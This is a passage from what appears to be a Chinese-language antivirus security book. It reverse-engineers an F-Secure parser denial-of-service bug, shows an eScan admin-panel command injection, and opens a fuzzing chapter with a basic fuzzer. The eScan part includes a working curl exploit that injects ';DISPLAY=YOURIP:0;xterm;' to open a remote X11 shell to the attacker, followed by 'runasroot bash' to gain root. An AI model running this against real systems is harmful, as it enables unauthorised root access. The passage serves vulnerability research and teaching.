-rwxr-xr-x 1 root root 1606472 ene 30  2014 libfm.so
lrwxrwxrwx 1 root root      17 abr 19  2014 libfsavd.so ->
libfsavd.so.7.0.0
lrwxrwxrwx 1 root root      17 abr 19  2014 libfsavd.so.4 ->
libfsavd.so.4.0.0
-rwxr-xr-x 1 root root   66680 ene 30  2014 libfsavd.so.4.0.0
lrwxrwxrwx 1 root root      17 abr 19  2014 libfsavd.so.5 ->
libfsavd.so.5.0.0
-rwxr-xr-x 1 root root   70744 ene 30  2014 libfsavd.so.5.0.0
lrwxrwxrwx 1 root root      17 abr 19  2014 libfsavd.so.6 ->
libfsavd.so.6.0.0
-rwxr-xr-x 1 root root   74872 ene 30  2014 libfsavd.so.6.0.0
lrwxrwxrwx 1 root root      17 abr 19  2014 libfsavd.so.7 ->
libfsavd.so.7.0.0
-rw-r--r-- 1 root root   79040 nov 19  2013 libfsavd.so.7.0.0
lrwxrwxrwx 1 root root      13 abr 19  2014 libfsclm.so ->
libfsclm.so.2
lrwxrwxrwx 1 root root      18 abr 19  2014 libfsclm.so.2 ->
libfsclm.so.2.2312
-rwxr-xr-x 1 root root  309724 may 21  2013 libfsclm.so.2.2312
lrwxrwxrwx 1 root root      20 abr 19  2014 libfsmgmt.2.so ->
libmgmtfile.2.0.0.so
lrwxrwxrwx 1 root root      17 abr 19  2014 libfssysutil.so ->
libfssysutil.so.0
-rwxr-xr-x 1 root root   27272 ene 30  2014 libfssysutil.so.0
-rwxr-xr-x 1 root root   44532 ene 30  2014 libkeycheck.so
-rwxr-xr-x 1 root root   56488 sep  5  2013 libmgmtfile.2.0.0.so
lrwxrwxrwx 1 root root      20 abr 19  2014 libmgmtfile.2.so ->
libmgmtfile.2.0.0.so
-rwxr-xr-x 1 root root   56488 sep  5  2013 libmgmtfsma.2.0.0.so
-rw-rw-r-- 1 root root    2386 ene 23  2014 libosid
-rw-r--r-- 1 root root   96312 nov 26  2013 libsubstatus.1.1.0.so
lrwxrwxrwx 1 root root      21 abr 19  2014 libsubstatus.1.so ->
libsubstatus.1.1.0.so
lrwxrwxrwx 1 root root      21 abr 19  2014 libsubstatus.so ->
libsubstatus.1.1.0.so
-rw-rw-r-- 1 root root    2696 ene 23  2014 safe_rm
drwxrwxr-x 2 root root    4096 abr 19  2014 x86_64
```

我们会发现许多库文件，但是其中有一个特别引人注意，因为相比其他库文件来说它要大得多：libfm.so。使用指令`nm -B`查看是否有调试符号：

```
$ LANG=C nm -B /opt/f-secure/fssp/lib/libfm.so
nm: /opt/f-secure/fssp/lib/libfm.so: no symbols
```

结果显示似乎没有调试符号。但是，我们得到了另外一个符号信息来源：已导出的调试符号列表。这一次我们使用指令`readelf -Ws`：

```
$ LANG=C readelf -Ws libfm.so | more

Symbol table '.dynsym' contains 3820 entries:
   Num:    Value  Size Type    Bind   Vis      Ndx Name
     0: 00000000     0 NOTYPE  LOCAL  DEFAULT  UND
```

```
     1: 00042354     0 SECTION LOCAL  DEFAULT    8
     2: 0004a0ac     0 SECTION LOCAL  DEFAULT   10
     3: 001331f0     0 SECTION LOCAL  DEFAULT   11
     4: 00133220     0 SECTION LOCAL  DEFAULT   12
     5: 00139820     0 SECTION LOCAL  DEFAULT   13
     6: 00139828     0 SECTION LOCAL  DEFAULT   14
     7: 00161aa4     0 SECTION LOCAL  DEFAULT   15
     8: 00169098     0 SECTION LOCAL  DEFAULT   16
     9: 001690a0     0 SECTION LOCAL  DEFAULT   17
    10: 001690a8     0 SECTION LOCAL  DEFAULT   18
    11: 001690c0     0 SECTION LOCAL  DEFAULT   19
    12: 0016c280     0 SECTION LOCAL  DEFAULT   23
    13: 00187120     0 SECTION LOCAL  DEFAULT   24
    14: 000d29dc   364 FUNC    GLOBAL DEFAULT   10
_ZN21CMfcMultipartBodyPartD2Ev
    15: 0006e034   415 FUNC    GLOBAL DEFAULT   10
_Z20LZ_CloseArchivedFileP11LZFileDataIP14LZArchiveEntry
    16: 000bd8b0    92 FUNC    GLOBAL DEFAULT   10
_ZNK16CMfcBasicMessage7SubtypeEv
    17: 00000000   130 FUNC    GLOBAL DEFAULT  UND
__cxa_guard_acquire@CXXABI_1.3 (2)
    18: 00000000   136 FUNC    GLOBAL DEFAULT  UND
__cxa_end_catch@CXXABI_1.3 (2)
    19: 0006f21c   647 FUNC    GLOBAL DEFAULT   10
_Z13GZIPListFilesP11LZFileDataIP7GZ_DATA
    20: 000e42c6   399 FUNC    GLOBAL DEFAULT   10
_ZNK12CMfcDateTime6_ParseEb
    21: 000e0ce8    80 FUNC    GLOBAL DEFAULT   10 _ZN10FMapiTableD2Ev
    22: 000a8a6c   163 FUNC    GLOBAL DEFAULT   10
_ZN13SISUnArchiver12uninitializeEv
 (...)
```

哇！我们得到了许多调试符号（`readelf`显示有3820个）。虽然在命令行界面里调试符号名称有些混乱，但在IDA中显示就不会混乱了。有了这么多调试符号，在逆向分析库的时候就会容易许多。首先，让我们筛选一下结果，确认该库是否就是用于解析文件格式、解包压缩文件或用于进行相关任务的那个：

```
$ LANG=C readelf -Ws libfm.so | egrep -i "(packer|compress|gzip|bz2)"
 | more
    19: 0006f21c   647 FUNC    GLOBAL DEFAULT   10
_Z13GZIPListFilesP11LZFileDataIP7GZ_DATA
    41: 000af770    47 FUNC    GLOBAL DEFAULT   10
_ZN17LzmaPackerDecoderD1Ev
    47: 000ae0c8     7 FUNC    WEAK   DEFAULT   10
_ZN20HydraUnpackerContext13confirmActionEjPc
    55: 000a2ae8   169 FUNC    GLOBAL DEFAULT   10
_ZN29FmPackerManagerImplementation18packerFindNextFileEiP17FMF
INDDATA_struct
    59: 000b1b04  7 FUNC    WEAK   DEFAULT   10
_ZN19FmUnpackerInstaller28packerQueryArchiveMagicBytesERSt6vectorI
13ArchMagicByteSaIS1_EEm
    75: 000adff4    11 FUNC    WEAK   DEFAULT   10
_ZNK20HydraUnpackerContext12FmFileReader13getFileStatusEv
```

12

```
   78: 000a5724   54 FUNC    GLOBAL DEFAULT  10 _ZN14FmUnpackerCPIOD0Ev
   83: 00134878   15 OBJECT  WEAK   DEFAULT  12 _ZTS12FmUnpacker7z
   84: 000a15d8   54 FUNC    GLOBAL DEFAULT  10 packerGetFileStat
   94: 000adba4    7 FUNC    GLOBAL DEFAULT  10
_ZN14FmUnpackerSisX15packerWriteFileEPvS0_lPKvmPm
   122: 000a1948   7 FUNC    GLOBAL DEFAULT   10
(...)
```

没错！筛选结果显示该库中包含进行对压缩文件格式以及加壳文件处理的代码。在IDA中打开该库。初始化自动分析以后，如图12-1所示的Functions窗口中清楚地罗列了函数名称。




图12-1　在IDA Pro中打开库文件libfm.so的效果

正如我们看到的那样，IDA窗口左侧罗列了许多有用的函数名称，但是下一步应该怎么做呢？一般来说，我在查找漏洞的时候会首先查找应用的内存管理函数（`malloc`、`free`等函数），然后从这些函数入口开始挖掘漏洞。此外还可以在Functions窗口中点击Function Name按钮，按函数名进行排序，然后搜索包含`malloc`关键词的函数名。本例中，有两个带有`FMAlloc(uint)`名称的列表。一个是`thunk`函数，另一个是实际执行的函数。实际执行的函数被`thunk`函数和全局对象表（global object table，GOT）调用，而`thunk`函数会被程序剩余部分调用。点击`thunk`函数上的X键，IDA会显示其交叉调用，结果如图12-2所示。




图12-2　查找引用了FMAlloc(unit)的位置

我们可以看到该函数有248次代码调用，这实际上是一个malloc封装函数。现在让我们分析函数FMAlloc，以便了解其工作原理。

通过观察FMAlloc的反汇编结果，我们发现函数会首先检查某些全局指针是否不为NULL。该函数用于获取一指向LIBC的函数malloc的指针：

```
.text:0004D76C ; _DWORD __cdecl FMAlloc(size_t n)
.text:0004D76C                  public _Z7FMAllocj
.text:0004D76C _Z7FMAllocjproc near  ; CODE XREF: FMAlloc(uint)j
.text:0004D76C n     = dword ptr  8
.text:0004D76C
.text:0004D76C   push   ebp
.text:0004D76D   mov    ebp, esp
.text:0004D76F   push   edi
.text:0004D770   push   esi
.text:0004D771   push   ebx
.text:0004D772   sub    esp, 0Ch
.text:0004D775   call   $+5
.text:0004D77A   pop    ebx
.text:0004D77B   add    ebx, 11CBAEh
.text:0004D781   mov    eax, ds:(g_fileio_ptr - 16A328h)[ebx]

; My guess is that it's returning a pointer to "malloc".
.text:0004D787   mov    eax, [eax+24h]

; Is the pointer to malloc NULL?
.text:0004D78A   test   eax, eax
.text:0004D78C   mov    edi, [ebp+n]
.text:0004D78F   jz     short loc_4D7B0
```

如果函数指针在0x4d787返回值不为NULL，将会继续执行下一个指令；否则会进入分支0x4D7B0。如果我们跟进这一处跳转，会发现下列代码：

```
.text:0004D7B0 loc_4D7B0: ; CODE XREF: FMAlloc(uint)+23j
.text:0004D7B0       sub     esp, 0Ch
.text:0004D7B3       push    edi              ; size
.text:0004D7B4       call    _malloc
.text:0004D7B9       add     esp, 0Ch
.text:0004D7BC       push    edi              ; n
.text:0004D7BD       push    0                ; c
.text:0004D7BF       push    eax              ; s
.text:0004D7C0       mov     esi, eax
.text:0004D7C2       call    _memset
.text:0004D7C7       lea     esp, [ebp-0Ch]
.text:0004D7CA       pop     ebx
.text:0004D7CB       mov     eax, esi
.text:0004D7CD       pop     esi
.text:0004D7CE       pop     edi
.text:0004D7CF       leave
.text:0004D7D0       retn
.text:0004D7D0 _Z7FMAllocj     endp
```

在0x4D7B3处，这部分代码会按照函数接受的参数大小分配内存（具体大小存储在EDI注册器中）。接着代码会调用memset结合malloc返回的函数指针初始化缓冲区至0x00s。这里最起码有两个缺陷。第一个缺陷是，传递给malloc函数的内存分配大小值没有做合法性校验。我们可以传递-1给malloc，在32位应用中可以转化为0xFFFFFFFF，64位应用中转化为0xFFFFFFFFFFFFFFFF,这样在32位系统中就会分配4 GB内存,在64位系统平台中会分配16 EiB。显然这样会造成函数执行过程中的异常，因为上述内存大小是系统可以处理的最大内存范围。我们可以传递0值过去，这样会返回一个合法的指针，但向分配的内存空间中写入信息的操作会破坏堆元数据或之前分配的其他内存区块。

第二处则更容易发现：malloc调用后没有校验其是否执行成功。因此，如果传递一个非法值（如-1）给malloc，会造成malloc函数崩溃（返回一个空指针）。接着，FMAlloc会继续调用memset来清除新分配的内存指针。这样，整个函数调用过程相当于执行了memset(nullptr, 0x00, size_t(-1))，这样就会导致一个访问冲突异常（access violation exception）或段错误（segmentation fault）。

这样我们已经在F-Secure的libfm.so库中发现了第一个缺陷。接下来我们要做什么呢？我们需要确定是否有未经过滤的可被用户控制的输入值传递给了FMAlloc函数。当相关模块读取解析某些格式的文件时,会将读取文件的相关大小区块作为传入值,然后不经校验传递给FMAlloc函数。一般来说，从某格式文件中读取并用于通过FMAlloc函数分配内存的大小区块常常可能会出问题。交互调用FMAlloc的函数中的InnoDecoder::IsInnoNew就是一个非常好的例子。该函数初始化内部结构后，会尝试读取一个InnoSetup压缩的可执行文件的DOS头、PE头、InnoSetup头等其他文件头。经过这样的函数调用步骤后，我们会得到以下代码：

```
.text:F72E5743    jz      short loc_F72E57B1
.text:F72E5745    sub     esp, 0Ch
.text:F72E5748    push    [ebp+n]          ; n
.text:F72E574E    call    __Z7FMAllocj     ; FMAlloc(uint)
.text:F72E5753    add     esp, 10h
```

```
.text:F72E5756    test    eax, eax
.text:F72E5758    mov     [ebp+s], eax
.text:F72E575E    jz      short loc_F72E57B1
.text:F72E5760    push    ecx
.text:F72E5761    push    [ebp+n]         ; n
.text:F72E5767    push    0               ; c
.text:F72E5769    push    eax             ; s
.text:F72E576A    call    _memset
.text:F72E576F    add     esp, 10h
```

上述代码调用了FMAlloc，并向其传递参数n。我们会发现参数n的值是直接从文件缓冲区读取的，所以我们只要设置传入文件中对应区块的32位无符号值为0xFFFFFFFF（-1），就可以触发刚刚提到的F-Secure的漏洞。要在真实情况下复现这个漏洞，需要创建（或下载）一个InnoSetup，并修改相应区块的值为0xFFFFFFFF。当存在漏洞的旧版本F-Secure Anti-Virus扫描到这个文件的时候，就会因为空指针写入漏洞崩溃。

这样我们就在F-Secure的InnoSetup安装文件分析器的代码中发现了一个很基础的远程拒绝服务漏洞。这个漏洞是由一个存在缺陷的malloc封装函数造成的。InnoDecoder::IsInnoNew只是存在漏洞的函数之一。其实还有很多存在漏洞的函数，比如LoadNextTarFilesChunk，但是目前这些函数中存在的漏洞已经被修复。大家可以验证一下，权当作练习。

12.1.2 远程服务

不仅仅是汇编代码，静态分析还可以用来分析其他源代码。比如，本节就会介绍通过静态分析Web管理应用的PHP源代码，挖掘出eScan Antivirus Linux版的漏洞。我大概花了一个小时的时间研究eScan Antivirus的模块并发现了该漏洞。eScan Antivirus Linux版包含以下模块：

- 同时使用了Bitdefender和ClamAV引擎的多引擎扫描器；
- HTTP服务器（通过Apache实现）；
- 用于管理配置的PHP应用；
- 一系列本机ELF文件。

12

这些模块必须使用正确的DEB包（针对Ubuntu或其他基于Debian Linux系统）分开安装。该产品存在漏洞的版本如下：

- escan-5.5-2.Ubuntu.12.04_x86_64.deb；
- mwadmin-5.5-2.Ubuntu.12.04_x86_64.deb；
- mwav-5.5-2.Ubuntu.12.04_x86_64.deb。

由于是通过静态分析手段挖掘漏洞，理论上我们并不需要进行安装操作。我们只需要解压这些文件，然后分析PHP源代码。但是，为了测试可疑漏洞，我们还是需要部署并运行产品，所以还是需要进行安装的。

在基于Debian的分支Linux系统上，安装eScan DEB的指令是$ dpkg -i *.deb。

安装完成以后，一些列目录、程序等文件被释放到了/opt/MicroWorld目录下，如下图所示：

```
$ ls /opt/MicroWorld/
bin  etc  lib  sbin  usr  var
```

本地应用查找SUID/SGID文件的过程中很容易发生问题（详情请参见第10章）。但是，在我们现在研究的这个案例中，虽然看起来风马牛不相及，但是出于某种原因还是需要检查SUID/SGID文件，其原因会在稍后详细解释。在Linux和Unix系统平台上查找SUID文件，需要使用以下指令：

```
$ find . -perm +4000
/opt/MicroWorld/sbin/runasroot
```

上述指令执行结果显示，runasroot是SUID程序。通过观察文件名，可以很轻松地理解程序的运行效果：将传递给程序的命令以root权限执行。但是，不是所有用户都可以执行该程序，只有root和mwconf（安装过程中创建的用户）才有相关权限。PHP Web应用的执行环境是当前安装并以mwconf用户身份执行的Web服务器。这就意味着，如果我们恰巧在该PHP Web应用中发现了一个远程代码执行漏洞，就可以使用root权限执行任意命令，因为mwconf用户有权限执行SUID应用runasroot。这也意味着如果我们发现了这样的一个漏洞，其危害将会十分巨大。

让我们首先查看安装在/opt/MicroWorld/var/www/htdocs/index.php目录下的PHP应用程序：

```
$ find /opt -name "*.php"
/opt/MicroWorld/var/www/htdocs/index.php
/opt/MicroWorld/var/www/htdocs/preference.php
/opt/MicroWorld/var/www/htdocs/online.php
/opt/MicroWorld/var/www/htdocs/createadmin.php
/opt/MicroWorld/var/www/htdocs/leftmenu.php
/opt/MicroWorld/var/www/htdocs/help_contact.php
/opt/MicroWorld/var/www/htdocs/forgotpassword.php
/opt/MicroWorld/var/www/htdocs/logout.php
/opt/MicroWorld/var/www/htdocs/mwav/index.php
/opt/MicroWorld/var/www/htdocs/mwav/crontab.php
/opt/MicroWorld/var/www/htdocs/mwav/action.php
/opt/MicroWorld/var/www/htdocs/mwav/selections.php
/opt/MicroWorld/var/www/htdocs/mwav/savevals.php
/opt/MicroWorld/var/www/htdocs/mwav/status_Updatelog.php
/opt/MicroWorld/var/www/htdocs/mwav/header.php
/opt/MicroWorld/var/www/htdocs/mwav/readvals.php
/opt/MicroWorld/var/www/htdocs/mwav/manage_admins.php
/opt/MicroWorld/var/www/htdocs/mwav/logout.php
/opt/MicroWorld/var/www/htdocs/mwav/AV_vdefupdates.php
/opt/MicroWorld/var/www/htdocs/mwav/login.php
/opt/MicroWorld/var/www/htdocs/mwav/main.php
/opt/MicroWorld/var/www/htdocs/mwav/crontab_mwav.php
/opt/MicroWorld/var/www/htdocs/mwav/main_functions.php
/opt/MicroWorld/var/www/htdocs/mwav/update.php
/opt/MicroWorld/var/www/htdocs/mwav/status_AVfilterlog.php
/opt/MicroWorld/var/www/htdocs/mwav/topbar.php
/opt/MicroWorld/var/www/htdocs/common_functions.php
/opt/MicroWorld/var/www/htdocs/login.php
(...)
```

需要注意的是这里有大量的PHP文件。如果我们打开文件index.php（服务器解析提供的第一个页面），会发现没有什么特别令人兴奋的东西。但是，在index.php中很多地方都调用了login.php。

```
(...)
            <form method="post" action="login.php">
            <table class="tabledata" width="400" align="center"
cellspacing="5">
(...)
```

让我们打开login.php，研究一下其中的身份验证逻辑是怎样的。也许我们可以找到一些绕过验证的方式。login.php会首先校验使用的`CGI REQUEST_METHOD`是否不是`GET`方法（即与`POST`方法相对的另一种请求方法）：

```
(...)
<?php
include("common_functions.php");
// code for detection of javascript and cookie support in client browser

if(strpos($_SERVER["REQUEST_METHOD"],"GET") !== false )
{
       header("Location: index.php");
       exit();
}
(...)
```

接着，程序会校验进行的操作是否和预期行为一致。这里值得一提的是`$runasroot`的调用方式：

```
(...)
$passwdFile="/opt/MicroWorld/etc/passwd";
$product=trim($_POST['product_name']);
$username=trim($_POST['uname']);
$passwd = trim($_POST["pass"]);
$language = $_POST["language"];
$conffile = "/opt/MicroWorld/etc/auth.conf";
$auth_conf = false;
if(file_exists($conffile))
{
       Upgrade_Old_Auth_Conf($conffile);
       $auth_conf = MW_readConf($conffile, "#", '', '"');
}
else
{
       $auth_conf = array();
       $auth_conf['auth']['type'] = 0;
       exec("$runasroot /bin/touch $conffile");
       exec("$runasroot /bin/chown mwconf:mwconf $conffile");
       MW_writeConf($auth_conf,$conffile,"",'"');
}
(...)
```

PHP脚本从请求中读取相关参数值（`uname`代表用户名，`pass`代表密码），更有意思的是，还有一些变量调用了`exec($runasroot)` 。但是此处的`$conffile`在PHP源代码中被写死，所以此处我们无法深入利用。那别的调用了`exec($runasroot)`地方呢？如果我们继续分析该PHP文件，就会发现一处可疑的PHP代码：

```
(...)
$retval = check_user($username, "NULL", $passwdFile, "NULL");
list($k,$v)=explode("-",$retval);
if($v != 0 )
{
  header("Location: index.php?err_msg=usernotexists");
  exit();
}
elseif( strlen($passwd)<5 )
{
  header("Location: index.php?err_msg=password_len");
  exit();
}
elseif( preg_match("/[|&)(!><\'\"` ]/", $passwd) )
{
  header("Location: index.php?err_msg=password_chars");
  exit();
}
else
{
  $retval=check_user($username,$passwd,$passwdFile,"USERS");
  list($k,$v)=explode("-",$retval);
  if($v == 0)
  {
    $retval=check_user($username,$passwd,$passwdFile,$product);
    list($k,$v)=explode("-",$retval);
    if($v == 0)
(...)
```

注意到调用preg_match的地方了吗？此处使用preg_match来查找以下字符和空格字符：[|&)(!><'"。我们大概可以推测出，此处是在针对基于shell escape的典型命令注入进行过滤。但是，在本例中，程序忘记过滤了不止一个重要的字符：分号（;）。让我们跟进PHP脚本，找出从客户端发送的参数$passwd是否被使用并用于执行某些系统命令。最终我们发现，如果preg_match校验通过的话，会调用函数check_user。如果我们全局搜索check_user，会发现它是在common_functions.php中被定义执行的。如果我们打开common_functions.php，然后转至实现check_user函数的几行，会发现如下结果：

```
(...)
function check_user($uname, $password, $passfile, $product)
{
  // 二进制文件的名称和路径
  $prog = "/opt/MicroWorld/sbin/checkpass";
  $runasroot = "/opt/MicroWorld/sbin/runasroot";
  unset($output);
  unset($ret);
  // passwd文件的名称和路径
  $out= exec("$runasroot $prog $uname $password $passfile
$product",$output,$ret);
  $val = $output[0]."-".$ret;
  return $val;
}(...)
```

太棒了！用户可以控制的password字段被拼接，并通过允许使用shell转义字符的PHP函数exec()执行，这样一来，就有可能执行任意系统命令了。然而，由于在命令中分号字符（;）作为分隔符使用，接下来的命令不属于SUID二进制文件runasroot，而属于shell本身，命令会以Web应用用户mwconf身份执行。不过，就像之前提到的那样，用户mwconf也允许执行SUID可执行程序runasroot。因此，我们可以注入一个命令，但无法直接以root身份运行命令。

还有一个问题等待我们解决：空格字符被过滤了。这就意味着我们无法构造使用长命令，因为空格被过滤了。那么这是否意味着我们只能运行单条命令？事实并非如此，因为我们可以使用一个老把戏：执行命令xterm或运行其他X11 GUI应用使其反弹一个shell。但是由于我们无法使用空格，需要使用分号分隔并注入多个命令。此外，还有一个地方需要注意：在执行命令前，PHP脚本会校验用户名是否合法。这对我们来说不是一个好消息，因为这给我们的漏洞利用带来了限制，我们需要起码知道一个合法的用户名。但是，假设我们已经知道了一个合法用户名（其实在很多情况下，并不难猜测出合法的用户名）。下面是漏洞利用的具体方式：

```
$ curl -data \
"product=1&uname=valid@user.com&pass=;DISPLAY=YOURIP:0;xterm;" \
http://target:10080/login.php
```

当我们运行上述指令后，存在漏洞的机器会尝试链接到攻击者的搭建的X11服务器上。接着，我们就可以通过xterm执行以下指令，获取root权限：

```
$ /opt/MicroWorld/sbin/runasroot bash
```

这样就大功告成了，现在我们获取了存在漏洞的机器的root权限。仅通过静态分析，我们就发现了该漏洞。在不知道内部实现原理的情况下，通过动态分析，可能无法或者说无法很容易地挖掘到该漏洞。其实，不同的技术可以挖掘到不同的漏洞。

12.2 总结

静态分析是不依赖于执行代码开展的分析方式。通常会涉及通过阅读软件的源代码，查找可用的安全漏洞并加以利用。如果目标是一款闭源软件，就需要进行二进制逆向分析。进行此类逆向分析的时候，我们通常需要使用IDA。借助IDA的FLIRT技术，我们可以节省下逆向分析编译成二进制文件的函数库的时间。这是因为FLIRT帮我们完成了自动识别，让我们能够致力于逆向工程中比较有意思的部分。

此外本章还通过两个例子介绍了，如何静态分析源代码以及使用IDA反汇编一款闭源的软件。通过逆向分析一个未公开的旧版本的F-Secure Anti-Virus Linux版的文件格式解析器的漏洞，我们发现了可以远程利用该漏洞的方式。类似地，我们通过阅读PHP源代码，发现并证实了eScan antivirus Linux版管理控制台的远程命令注入以及权限提升漏洞。

当然，静态分析也有其局限，尤其是当逆向分析闭源软件或软件源代码十分庞大时，分析查找漏洞会十分耗时。下一章将阐释动态分析技巧。动态分析通过分析程序在运行时的行为，查找安全漏洞。

第 13 章

动态分析

与静态分析技术仅分析程序源代码或目标程序的反汇编结果不同，动态分析技术通过运行程序来提取基于程序应用行为的相关分析信息。

动态分析技术通过在计算机软件或硬件上的真实或虚拟的运行环境中运行程序，从中提取行为信息。有很多种不同的动态分析技术可以使用。本章将会重点探讨两项技术：模糊测试和代码覆盖测试。接下来的几节对这两种技术均有所涉及，并将重点探讨模糊测试。

13.1 模糊测试

模糊测试是一项动态分析技术，通过向测试目标程序传入异常或畸形的数据，来让程序崩溃并从中发现缺陷和有意思的潜在漏洞。由于比较容易实现，模糊测试大概是挖掘程序缺陷最常见的手段：即使是最基本的模糊测试工具也可以挖掘出漏洞。我们可以很容易地进行简单的模糊测试。但是，要正确地进行模糊测试却没有那么容易。接下来将会探讨可以挖掘出漏洞的简单模糊测试工具。当然，也会探讨更加复杂的模糊测试工具，使用代码覆盖测试来增强此类模糊测试工具或框架的能力。

13.1.1 模糊测试工具是什么

每当有人问我使用什么模糊测试工具（fuzzer）的时候，我都会反问他们："你们理解的模糊测试工具是什么？"对一些人来说，模糊测试工具只是一个简单的畸形样本生成工具——接收传入数据，并根据传入的模糊测试模版生成不同的畸形数据。对另一些人来讲，一款模糊测试工具不仅仅用于生成畸形文件，还会使用需要测试的目标程序来运行解析生成的畸形样本文件。还有一些人将模糊测试工具看作一个综合的测试框架，可以用来实现其他用途，而不只是生成畸形文件并使用目标程序运行这些样本文件。在我来看，我更倾向于最后一种观点：它是一个完整的模糊测试框架，可以帮助我们针对目标程序开展动态分析。此类模糊测试框架，应该有以下模块。

- 畸形文件生成工具　基于特定算法对某一段字节序列（模糊测试模版）、某一格式文件或协议规范随机变化。
- 调试工具　用于捕获测试目标程序的异常和错误的库或程序。对于基础模糊测试工具来说，本部分功能属于可选的。

对于更加复杂的模糊测试框架来说，还需要以下更多模块：

- 缺陷复现工具；
- 崩溃管理；
- 崩溃自动分析工具；
- PoC精简工具；
- ……

在上面列表中的最后一行，我有意留了空白位置，因为针对目标程序或生成的PoC和崩溃还可以开展很多不同形式的分析（比如，不仅仅局限于捕获崩溃的监控技术）。接下来的几节将会演示不借助调试模块或其他监控等待程序崩溃的模块，使用简单的随机畸形生成算法进行模糊测试。之后，将会探讨更完整的模糊测试方案。

13.1.2 简单的模糊测试

一个简单而有效的模糊测试工具可以通过基础畸形生成算法实现。比如，如果要对反病毒软件开展模糊测试，我们按照以下步骤创建一个简单的Python脚本。

(1) 选取一个或多个文件作为传入样本。

(2) 针对传入文件内容进行随机畸形变更。

(3) 将新生成文件写入一个目录。

(4) 使用反病毒软件自定义扫描存储畸形样本文件的目录，直到反病毒软件崩溃为止。

类似这样的Python脚本十分容易编写。在第一次试验中，我们先来编写一个简单的通用模糊测试工具，并针对Bitdefender Linux版本进行模糊测试。也就是说，脚本将是通用的，可以轻松支持运行在Windows、Linux或Mac OS X平台上的其他反病毒软件，以及目标反病毒产品和系统平台上的命令行扫描器。

该基础模糊测试攻击的完整代码如下：

```
$ cat simple_av_fuzzer.py
#!/usr/bin/python

import os
import sys
import random

from hashlib import md5

#-----------------------------------------------------------------------
class CBasicFuzzer:
  def __init__(self, file_in, folder_out, cmd):
    """ Set the directories and the OS command to run after mutating.
    """
    self.folder_out = folder_out
    self.file_in = file_in
    self.cmd = cmd
```

```
  def mutate(self, buf):
    tmp = bytearray(buf)
    # Calculate the total number of changes to made to the buffer
    total_changes = random.randint(1, len(tmp))
    for i in range(total_changes):
      # Select a random position in the file
      pos = random.randint(0, len(tmp)-1)
      # Select a random character to replace
      char = chr(random.randint(0, 255))
      # Finally, replace the content at the selected position with the
      # new randomly selected character
      tmp[pos] = char

    return str(tmp)

  def fuzz(self):
    orig_buf = open(self.file_in, "rb").read()

    # Create 255 mutations of the input file
    for i in range(255):
      buf = self.mutate(orig_buf)
      md5_hash = md5(buf).hexdigest()
      print "[+] Writing mutated file %s" % repr(md5_hash)
      filename = os.path.join(self.folder_out, md5_hash)
      with open(filename, "wb") as f:
        f.write(buf)

    # Run the operating system command to scan the directory with the av
    cmd = "%s %s" % (self.cmd, self.folder_out)
    os.system(cmd)

#-------------------------------------------------------------------------
def usage():
  print "Usage:", sys.argv[0], "<filename> <output directory> " + \
        "<av scan command>"

#-------------------------------------------------------------------------
def main(file_in, folder_out, cmd):
  fuzzer = CBasicFuzzer(file_in, folder_out, cmd)
  fuzzer.fuzz()

if __name__ == "__main__":
  if len(sys.argv) != 4:
    usage()
  else:
    main(sys.argv[1], sys.argv[2], sys.argv[3])
```

上面这个十分基础的模糊测试脚本，创建了一个仅带有三个方法的CBasicFuzzer类：构造函数（__init__）、mutate和fuzz。mutate方法接收一个传入的字符串，接着在随机位置使用随机字符，将字节序列替换成随机数量的其他字节。fuzz方法会读取一个文件（一般来说是模糊测试模版），然后对读取的缓冲区内容进行变形，接着生成的新的畸变文件（使用计算得出的畸变字节序列的MD5值作为文件名）。类似的步骤脚本会重复255次。最终，创建完成255

个畸变样本后，脚本会使用操作系统命令调用反病毒软件来扫描对应目录。简而言之，该模糊测试脚本创建了255个畸变样本文件，并将它们存入同一个目录中，最后调用反病毒软件扫描对应文件夹。

在下面的例子中，模糊测试工具会生成255个随机ELF文件/bin/ls的畸变文件到out目录，接着使用bdscan命令让Bitdefender Linux版来扫描该目录：

```
$ python ../simple_av_fuzzer.py /bin/ls out/ bdscan
[+] Writing mutated file '27a0f868f6a6509e30c7420ee69a0509'
[+] Writing mutated file '9d4aa7877544ef0d7c21ee9bb2b9fb17'
[+] Writing mutated file '12055e9189d26b8119126f2196149573'
(...252 more files skipped...)
BitDefender Antivirus Scanner for Unices v7.90123 Linux-i586
Copyright (C) 1996-2009 BitDefender. All rights reserved.
This program is licensed for home or personal use only.
Usage in an office or production environment represents
a violation of the license terms

Infected file action: ignore
Suspected file action: ignore
Loading plugins, please wait
Plugins loaded.

/home/joxean/examples/tahh/chapter18/tests/out/
b69e85ab04d3852bbfc60e2ea02a0121  ok
/home/joxean/examples/tahh/chapter18/tests/out/
a24f5283fa0ae7b9269724d715b7773d  ok
/home/joxean/examples/tahh/chapter18/tests/out/
dc153336cd7125bcd94d89d67cd3e44b  ok
(...)
```

